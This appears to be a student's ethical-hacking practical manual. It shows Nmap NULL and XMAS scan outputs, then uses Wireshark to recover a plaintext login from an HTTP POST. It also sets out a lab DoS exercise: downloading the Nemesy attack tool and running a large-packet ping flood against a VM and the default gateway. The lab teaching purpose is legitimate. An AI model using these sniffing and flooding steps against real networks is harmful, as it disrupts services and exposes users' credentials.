Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-15 11:06 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.29s latency).

PORT      STATE    SERVICE
22/tcp    open|filtered ssh

Nmap done: 1 IP address (1 host up) scanned in 10.36 seconds
```

```
C:\Users\mehta>nmap -sN -p 22 scanme.nmap.org
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-15 11:05 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.34s latency).

PORT      STATE     SERVICE
22/tcp    open|filtered  ssh

Nmap done: 1 IP address (1 host up) scanned in 11.78 seconds
```

4 XMAS Scan (-sX)

COMMAND: nmap -sX-T4 scanme.nmap.org

Command: nmap -sX -T4 scanme.nmap.org

Hosts Services

OS Host

scanme.nmap.org

scanme.name.org

Nmap Output Ports / Hosts Topology Host Details Scans

nmap -sX -T4 scanme.nmap.org

Starting Nmap 7.95 (https://nmap.org) at 2025-01-15 11:09 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.28s latency).
All 1000 scanned ports on scanme.nmap.org (45.33.32.156) are in ignored states.
Not shown: 1000 open|filtered tcp ports (no-response)

Nmap done: 1 IP address (1 host up) scanned in 260.99 seconds

```
C:\Users\mehta>nmap -sX -T4 scanme.nmap.org
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-15 11:07 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.30s latency).
All 1000 scanned ports on scanme.nmap.org (45.33.32.156) are in ignored states.
Not shown: 1000 open|filtered tcp ports (no-response)

Nmap done: 1 IP address (1 host up) scanned in 261.59 seconds
```

PRACTICAL NO 5

Aim:


Network Traffic Capture and DoS Attack with Wireshark and Nemesy

- Network Traffic Capture:
 - Use Wireshark to capture network traffic on a specific network interface.
 - Analyze the captured packets to extract relevant information and identify potential security issues.
- Denial of Service (DoS) Attack:
 - Use Nemesy to launch a DoS attack against a target system or network.
 - Observe the impact of the attack on the target's availability and performance.

Solution:


- Network Traffic Capture:
 - Use Wireshark to capture network traffic on a specific network interface.

Step 1: Install and open Wireshark.





- Analyze the captured packets to extract relevant information and identify potential security issues.

Step2: click on capture -> Options.



Step3: Then hit the start button by selecting Ethernet.




Step 4 :- Now the open default of that machine go to <http://techpanda.org/index.php> Enter any email and password and then sign in.

Dashboard | Personal Contacts Manager v1.0

Add New Contact						Log Out
ID	First Name	Last Name	Mobile No	Email	Actions	
1	mynams	jenefry	9898989898	admin@gmail.com		
75690	TY	BCA	2222	2224442@mail.com	Edit	
75691	Gotch	lol	11111	onlyadmin@gmail.com	Edit	
75692	try again	Dark	1111	123@lol.com	Edit	
75693	Dark	trying gain	111222	123@mail.com	Edit	
75694	sulvantwing	Sombre	5062698708	saerisme@gmail.com	Edit	
75695	Tho	lol	191919	thhhht@gmail.com	Edit	
75696	Dark	123	12222	arr@gmail.com	Edit	
75697	test	part 2	1111	123@gmail.com	Edit	
75698	hello	hulkj	12312321312	hello@test.com	Edit	
75699	Hello	Hello		test@gmail.com	Edit	
75700	#	#	#	123232@test.com	Edit	
75701	#>➡	#>➡	#>➡	asdasd@test.com	Edit	
75702	yy	yy	yyyy	yyyy@gmail.com	Edit	
75703	same1	same1	12312	123@gmail.com	Edit	
75704	drapeau7	recte	09890989	Drapesu7@google.com	Edit	
75705	#>➡	#>➡	111111	lolhacked@gmail.com	Edit	

Total Records Count: 17

Step 5:-First stop wireshark bt clicking red button and then go to the search bar and search “ http ” Then check for Post method Right Click on it and click on Follow then hit TCP Stream
Post method -> Follow ->TCP Stream.



Step6: You will see the email-id and password that we used to login.

```

POST /index.php HTTP/1.1
Host: techpanda.org
Connection: keep-alive
Content-Length: 40
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://techpanda.org
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://techpanda.org/index.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=bf46dbf18ad6dd74ebaldd0be8520b58


email=safar12%40gmail.com&password=12345HTTP/1.1 302 Found
Date: Thu, 29 Feb 2024 08:41:19 GMT
Server: Apache
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Upgrade: h2,h2c
Connection: Upgrade, Keep-Alive
location: dashboard.php
Vary: Accept-Encoding,User-Agent
Content-Encoding: gzip
Content-Length: 719
Keep-Alive: timeout=2, max=500
Content-Type: text/html; charset=UTF-8

```

- **Denial of Service (DoS) Attack:**

- Use Nemesy to launch a DoS attack against a target system or network.

Step 1: If you are using virtual windows 7 then do this setting in virtual box
 Setting → Network → Bridged Adapter



Step 2: Download nemesy Doss Attack tool in windows 7

A screenshot of a Google search results page. The search bar at the top contains the query "download nemesy doss attack tool". The results page shows a snippet from Cloudflare's website: "These are results for download nemesy ddos attack tool Search instead for download nemesy doss attack tool". Below this, there is a link to "How to DDoS | DoS and DDoS attack tools" with the subtitle "Learn how denial-of-service (DoS) and distributed denial-of-service (DDoS) attacks are performed with DoS attack tools, and the legal consequences for ...". There are also links for "Missing: nemesy" and "Show results with: nemesy". The interface includes standard Google search navigation like "All", "Videos", "Images", "News", "Shopping", "Web", "Books", and "More".

G download nemesy ddos attack to X +

← → C google.com/search?q=download+nemesy+ddos+attack+tool+packet+strom&sca_esv=9cee808f7e75

To get future Google Chrome updates, you'll need Windows 10 or later. This computer is using Windows 7.

Google search results for "download nemesy ddos attack tool packet strom". The first result is from Packet Storm, linking to "nemesy13.zip". A red arrow points to this link.

download nemesy ddos attack tool packet strom

All Videos Images News Shopping Web Books More

Did you mean: download nemesy ddos attack tool packet **storm**

Packet Storm
<https://packetstorm.news/files/nemesy13.zip.html> ::

nemesy13.zip ←

3 Jan 2002 — Nemesy v1.3 is a **denial of service attack tool** which generates random packets with spoofed IP addresses. Run on Windows 2000/XP/NT.

Step 3: Open website & download

Packet Storm x +

← → C packetstorm.news/files/id/25599

To get future Google Chrome updates, you'll need Windows 10 or later. This computer is using Windows 7.

≡ PACKET STORM BETA SEARCH ...

nemesy13.zip

Metadata


Posted:	2002-01-03
Format:	application/zip
Size:	14.66 KB
Source(s):	LucisFero twlc
Tag(s):	Denial of Service, Windows, Spoof
Actions:	Share Download ←
Site:	http://www.twlc.net/
SHA-256:	14d7b2868bc32217c62111d8bd12984c88447855888952e2bade63fc046ae2a

Description

Nemesy v1.3 is a denial of service attack tool which generates random packets with spoofed IP addresses. Run on Windows 2000/XP/N

Content

Step 4: Open cmd in win 7 and type ipconfig and note ip address



```
C:\Windows\system32\cmd.exe
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\hacker>ipconfig


Windows IP Configuration

Ethernet adapter Local Area Connection:
  Connection-specific DNS Suffix . . . . . fe80::f17c:8icc:aff8:6e0c%11
  Link-local IPv6 Address . . . . . fe80::f17c:8icc:aff8:6e0c%11
  IPv4 Address . . . . . 192.168.90.127
  Subnet Mask . . . . . 255.255.255.0
  Default Gateway . . . . . 192.168.90.1

Tunnel adapter isatap.{4D24174E-E3B7-4C57-884F-D634F6003A63}:
  Media State . . . . . Media disconnected
  Connection-specific DNS Suffix . . . . .

C:\Users\hacker>
```

Step 5: Open cmd in targeted /main host and type ipconfig and note ip address in my case there we are considering “Ethernet adapter Ethernet”.



```
C:\WINDOWS\system32\cmd. + | v
Microsoft Windows [Version 10.0.22631.4751]
(c) Microsoft Corporation. All rights reserved.

C:\Users\mehta>ipconfig

Windows IP Configuration

Ethernet adapter vEthernet (Default Switch):
  Connection-specific DNS Suffix . . .
  Link-local IPv6 Address . . . . . fe80::298e:fe5e:1711:35e0%24
  IPv4 Address . . . . . 172.18.144.1
  Subnet Mask . . . . . 255.255.240.0
  Default Gateway . . . . .

Ethernet adapter Ethernet 2:
  Connection-specific DNS Suffix . . .
  Link-local IPv6 Address . . . . . fe80::8978:5090:c1a4:82ae%19
  IPv4 Address . . . . . 192.168.56.1
  Subnet Mask . . . . . 255.255.255.0
  Default Gateway . . . . .

Wireless LAN adapter Local Area Connection* 1:
  Media State . . . . . Media disconnected
  Connection-specific DNS Suffix . . .

Ethernet adapter Ethernet:
  Connection-specific DNS Suffix . . .
  Link-local IPv6 Address . . . . . fe80::392a:6e77:b72a:d792%4
  IPv4 Address . . . . . 192.168.90.119
  Subnet Mask . . . . . 255.255.255.0
  Default Gateway . . . . . 192.168.90.1


Ethernet adapter VMware Network Adapter VMnet1:
```

Step 6: Check connectivity between win 7 & host machine by sending packets to win 7 enter “ping [win 7 ip address] -t -l 65500”


```
C:\Users\mehta>ping 192.168.90.127 -t -l 65500

Pinging 192.168.90.127 with 65500 bytes of data:
Reply from 192.168.90.127: bytes=65500 time=2ms TTL=128
Reply from 192.168.90.127: bytes=65500 time=15ms TTL=128
Reply from 192.168.90.127: bytes=65500 time=7ms TTL=128
Reply from 192.168.90.127: bytes=65500 time=16ms TTL=128
Reply from 192.168.90.127: bytes=65500 time=7ms TTL=128
Reply from 192.168.90.127: bytes=65500 time=12ms TTL=128
Reply from 192.168.90.127: bytes=65500 time=6ms TTL=128
Reply from 192.168.90.127: bytes=65500 time=8ms TTL=128
Reply from 192.168.90.127: bytes=65500 time=4ms TTL=128
Reply from 192.168.90.127: bytes=65500 time=4ms TTL=128
Reply from 192.168.90.127: bytes=65500 time=4ms TTL=128
Reply from 192.168.90.127: bytes=65500 time=3ms TTL=128
```


Step 7: Go to win 7 and right click on taskbar and Start Task Manager



Step 8: Go to Networking



Now here you we are receiving packets in win 7




Step 9: Control – c to stop

```
Reply from 192.168.90.127: bytes=65500 time=2ms TTL=128
Reply from 192.168.90.127: bytes=65500 time=2ms TTL=128
Reply from 192.168.90.127: bytes=65500 time=4ms TTL=128

Ping statistics for 192.168.90.127:
    Packets: Sent = 498, Received = 498, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 1ms, Maximum = 16ms, Average = 4ms
Control-C
^C
C:\Users\mehta>
```

After stop see the result



Note this details

```

C:\WINDOWS\system32\cmd. X + ▾

IPv4 Address . . . . . : 172.18.144.1
Subnet Mask . . . . . : 255.255.240.0
Default Gateway . . . . . :

Ethernet adapter Ethernet 2:

Connection-specific DNS Suffix . . .
Link-local IPv6 Address . . . . . : fe80::8978:5090:c1a4:82ae%19
IPv4 Address . . . . . : 192.168.56.1
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . :

Wireless LAN adapter Local Area Connection* 1:

Media State . . . . . : Media disconnected
Connection-specific DNS Suffix . . .

Ethernet adapter Ethernet:


Connection-specific DNS Suffix . . .
Link-local IPv6 Address . . . . . : fe80::392a:6e77:b72a:d792%4
IPv4 Address . . . . . : 192.168.90.119
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.90.1

Ethernet adapter VMware Network Adapter VMnet1:


Connection-specific DNS Suffix . . .
Link-local IPv6 Address . . . . . : fe80::4345:1cb0:5201:7d10%8
IPv4 Address . . . . . : 192.168.239.1

```


Step 10: Open control Panel




Step 11: Go to Network & Internet → Ethernet right click → select Properties
→ Sharing & Mark Checkbox & Change Home networking connection



Step 12: Select VMware network adaptor & After that click on setting



Step 13: Select all services




Step 14: Go to Win 7 open cmd Enter : ping [Default Gateway] -t -l 65500

